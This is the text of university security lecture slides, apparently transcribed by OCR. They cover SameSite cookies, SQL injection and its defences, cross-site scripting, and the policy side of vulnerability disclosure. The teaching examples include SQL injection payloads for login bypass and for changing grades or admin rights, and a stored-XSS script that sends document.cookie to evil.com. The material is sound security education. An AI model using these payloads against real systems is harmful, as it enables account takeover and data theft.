Web Security IV: SQL Injection, XSS , Vulnerability Discovery & Disclosure

CS 1660: Introduction to Computer Systems Security

CSRF and LAX policy


If SameSite=Lax, cookie is included for cross-site requests if:

- The request uses the **GET** method. Requests with other methods, such as **POST**, will not include the cookie.
- The request resulted from a top-level navigation by the user, such as clicking a link. Other requests, such as those initiated by scripts, will not include the cookie.”

Source: https://portswigger.net/web-security/csrf/samesite-cookies

SQL Injection: Recap

- Craft user input that can perform unintended actions on a SQL database
  (could also apply to other databases)



SQL INJECTION

The problem

EXAMPLE SQL QUERY FOR "RELATIONAL DB"

SELECT attributes FROM users
    WHERE user = 'Alice' AND password = '<hash>'

INPUTS FROM FORM, URL, ...

Basic approach:

```
db->query("SELECT * from users where username=" . $user .
          " AND password = " . $hash "''");
```

PROBLEM: TEXT INPUT IS PARSED AS PART OF QUERY!

Problem: user data can affect application code!

Effect: can (often) execute whatever queries we want!!

Example: Bypassing authentication

```
"SELECT * FROM CS1660 WHERE
Name=$username AND Password = hash( $passwd ) ;"
```

CAN CRAFT AN INPUT THAT CHANGES THE QUERY!

$username = A' OR 1 = 1 --' $passwd = anything

Resulting query:

```
SELECT * FROM CS1660 WHERE Name= 'A' OR 1 = 1 --' AND ...
```

Example: Data Corruption

```
SELECT * FROM CS1660 WHERE
Name=$username AND Password = hash( $passwd ) ;
```

; ⇒ END OF QUERY

- $username = A'; UPDATE CS1660 SET grade='A' WHERE name=Bob' --'

↳ UPDATE BOB'S GRADE TO A.

- $passwd = anything
- Resulting query execution

```
SELECT * FROM CS1660  WHERE  Name = 'A';
    UPDATE CS1660 SET grade='A' WHERE Name=‘Bob' --  AND …
```

Example: privilege Escalation

```
SELECT * FROM CS1660 WHERE
Name=$username AND Password =
    hash( $passwd ) ;
```

- $username = A'; UPDATE CS1660 SET admin=1 WHERE name=‘Bob' --'
- $passwd = anything
- Resulting query execution

```
SELECT * FROM CS1660  WHERE  Name = 'A';
    UPDATE CS1660 SET admin=1 WHERE name=‘Bob' --  AND …
```

What can we do about it?

```
db->query("SELECT * from users where username=" . $user .
          " AND password = " . $hash "'");
```

- Problem: user input can be treated like code

⇒ NEED TO SANITIZE INPUTS

WHAT CHARACTERS COULD CAUSE A PROBLEM?   --   ;   '   "

What can we do about it?

```
db->query("SELECT * from users where username=" . $user .
          " AND password = " . $hash "'");
```

- Problem: user input can be treated like code
- Solutions
  - Sanitization: restrict the input
  - Change the query

Input *Sanitization*

Some specific characters can cause problems, like quotes

- Input Sanitization: escape certain characters to avoid them being parsed as code

```
SELECT * FROM users WHERE user = 'M’ ; DROP table user; -- '
```

- More generally, characters to escape include

' " \ <newline> <return> <null>

Input *Sanitization*

Some specific characters can cause problems, like quotes

- Input Sanitization: escape certain characters to avoid them being parsed as code

SELECT * FROM users WHERE user = 'M’ ; DROP table user; -- '

⬇️

SELECT * FROM users WHERE user = 'M\’ ; DROP table user; -- '

But what characters should be escaped? ' " \, <newline>, …

Input Sanitization

Sanitizing input is very hard!

- Don't do this yourself! Frameworks/languages have built-in functions to help you!

Alternate character encodings may bypass default escape functions

- PHP legacy escape function mysql_escape_string ignored encoding
- PHP later developed mysql_real_escape_string

Both of these functions are deprecated now...

A better way: Prepared Statements

```
SELECT * from users WHERE user = ? AND password = ?
```


- Newer form of writing queries: variables with ? filled in after query text is parsed
- Generally safe from SQL injection, if used correctly

=> ALWAYS USE THIS FOR NEW CODE!

=> USER INPUT NOT 'PARSED' WHEN QUERY CODE IS PARSED.

Anomaly Detection

- Observe queries on legitimate inputs
- Determine properties of typical queries
  - Result size (e.g., list of values or probability distribution)
  - Structure (e.g., WHERE expression template)
- Reject inputs that yield atypical queries and outputs



Anomaly Detection

```
SELECT * FROM CS1660 WHERE
Name=$username AND Password = hash( $passwd ) ;
```

- Typical queries
  - Result size: 0 or 1
  - Structure: variable = string
- On malicious input A' OR 1 = 1
  - Result size: table size
  - Structure: variable = string OR value = value

SQL injections defenses

- The best strategy is a a layered approach ("defense in depth"):
  - input sanitization
  - prepared statements
  - anomaly detection
  - a properly configured Access Control
  - …


↳ CAN SET PERMISSIONS ON HOW APPS CAN CHANGE DB.

- Unfortunately, it is still quite common

www.cvedetails.com/vulnerability-list/opsqli-1/sql-injection.html

Second-Order SQL Injection

Sanitized input is controlled just the first time is inserted in the DB but it may be reused in other queries



① ADDS MALICIOUS CODE NO INITIAL EFFECT

② MALICIOUS QUERY IS RUN LATER WHEN FETCHED

=> Often need to protect any user-controlled database *output*, as well as input


Second-Order SQL Injection

- Sanitized input is controlled just the first time is inserted in the DB but it may be reused in other queries
- Regular user selects username admin'--
- Application
  - Escapes quote to prevent possible injection attack
  - Stores value admin'-- into user attribute of database
- Later, application retrieves username with clause


  WHERE username = 'admin'--'
- Could be used to change administrator password to one chosen by attacker

SQL Injection: summary

- Problem: malicious user input can give control over database operations
- Most common defenses
  - Sanitization
  - Prepared statements



Cross-Site Scripting (XSS)



SQLI WORKS HERE

BROWSER ⟷ WEB SERVER ⟷ DB

CLIENT-SIDE CODE (JS)

XSS HAPPENS HERE

BACKEND CODE (PHP, ...)

- DB QUERIES (SQL, ...)

Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS)

- Problem: users can submit text that will be displayed on web pages
- Browsers interpret everything in HTML pages as HTML
- What could go wrong?

Example

- Website allows posting of chirps
- Server puts comments into page:

```
ChirpBook!<br />
Here's what everyone else had to say:<br />
Joe: Hi! <br />
John: This is so <b>cool<b>! <br />
Jane: How does <u>this</u> work? <br />
```

- Can include arbitrary HTML…

```
Attacker: <script>alert("XSS
      Injection!"); </script> <br />
```

chirpbook.html


```
<html>
<title>ChirpBook!</title>
<body>
Chirp Away!
<form action="sign.php" method="POST">
<input type="text" name="name">
<input type="text" name="message"
      size="40">
<input type="submit" value="Submit">
</form>
</body>
</html>
```

Cookie Stealing

What happens if I submit this as a Chirpbook comment?

```
<script>
    var xhr = new XMLHttpRequest();
    xhr.open('POST’, ‘http://evil.com/steal.php', true);
    xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
    xhr.send(‘cookie=‘ + document.cookie);
</script>
```

Stored XSS



Attacker

POST /comment.php
comment=<script> / make a post request to evil.com with document.cookie… */ </script>*

chirpbook.com

INSERT INTO comments (value) VALUES (‘<script>…</script>’)


Database

[”Hello”, …, “<script>…</script>”]

```
<body>
  …
  <script>…</script>
  …
</body>
```

User's Browser

EXAMPLE FROM CLASS


ATTACKER
LOCALHOST:2222
① SENDS MALICIOUS SCRIPT, GETS STORED ON SERVER (IN DB)
SERVER
② USER DOES SOMETHING TO LOAD SCRIPT, WHICH RUNS IN USER'S BROWSER.
USER
③ SCRIPT SENDS USER'S COOKIE TO ATTACKER

```
SCRIPT
    R = XMLHTTPREQUEST();
    R.OPEN(HTTP://LOCALHOST:2222, ...
    ...
```

URL THAT ATTACKER CONTROLS (IN CLASS THIS WAS JUST ON MY LOCAL SYSTEM)

Vulnerability Discovery & Disclosure

Vulnerability Discovery & Disclosure

- Companies try to find and resolve their own vulnerabilities (e.g., pentesters, internal security engineers)
- Third parties also look for vulnerabilities
  - Cybercriminals
  - Governments
  - Security researchers
- What should you do if you find a vulnerability and you have good intentions?
  - Release it publicly
  - Let the firm know
  - Let the responsible firm know (but set a date publication)

Problems with Vulnerability Disclosure

- **Computer Fraud and Abuse Act**
  - Makes unauthorized access to software systems a felony
  - Catch-22 of trying to prove unauthorized access without unauthorized access
  - Van Buren v. United States: SCOTUS case
- **Lack of incentives**
  - Finding vulnerabilities is a public good
- **Conflict between firms wanting vulnerabilities to be private and hackers wanting credit**
- **Updates take time to deploy and for users to update (e.g., operating systems, apps)**
  - If you disclose a vulnerability that's been fixed, some users may still use the vulnerable version
- **Intellectual property argument**
  - Oracle CSO Mary Ann Davidson: "Oracle's license agreement exists to protect our intellectual property. "Good motives" – and given the errata of third party attempts to scan code the quotation marks are quite apropos – are not an acceptable excuse for violating an agreement willingly entered into."

Possible Solution: Bug Bounties

- Pay hackers for security vulnerability reports submitted, provided they sign up to terms and conditions first
- Creates incentive to find security vulnerabilities and to not exploit vulnerabilities/sell to cybercriminals
- Can provide legal exceptions for hackers to find vulnerabilities and resolve legal ambiguity
- Force private disclosure
  - In House (Apple, Google, Microsoft)
  - Outsource (HackerOne, Bugcrowd)

Governments & Vulnerability Disclosure

- When should the government disclose vulnerabilities vs. exploit them?
- Government disclosure
  - Governments have an interest in using vulnerabilities
  - Governments also have a responsibility to strengthen cybersecurity
  - Incentives differ across departments and agencies

- Vulnerabilities Equities Process (VEP)
  - codify how to resolve conflicting interests to make the right decision
  - changing the way government handles this:
    - Protecting Our Ability to Counter Hacking (PATCH) Act
    - Cyber Vulnerability Disclosure Reporting Act

- UK Equities Process
  - Starting position: disclosing is in the best interest of the country
  - multiple boards consider many factors (on HW2!)

Firms & Vulnerability Disclosure

- Few governments have the ability to consistently find vulnerabilities
- This has led to the emergence of firms specializing finding vulnerabilities and selling to governments
- “Lawful intercept spyware” now a $12 billion market, and growing
- NSO Group
  - Lawsuit
- Reduced differences in offensive cyber capability between nations
- Problems:
  - Increase in cyberattacks and cyberespionage
  - Less oversight and accountability than government agencies
  - Governments buying from malware producing companies have a greater incentive to stockpile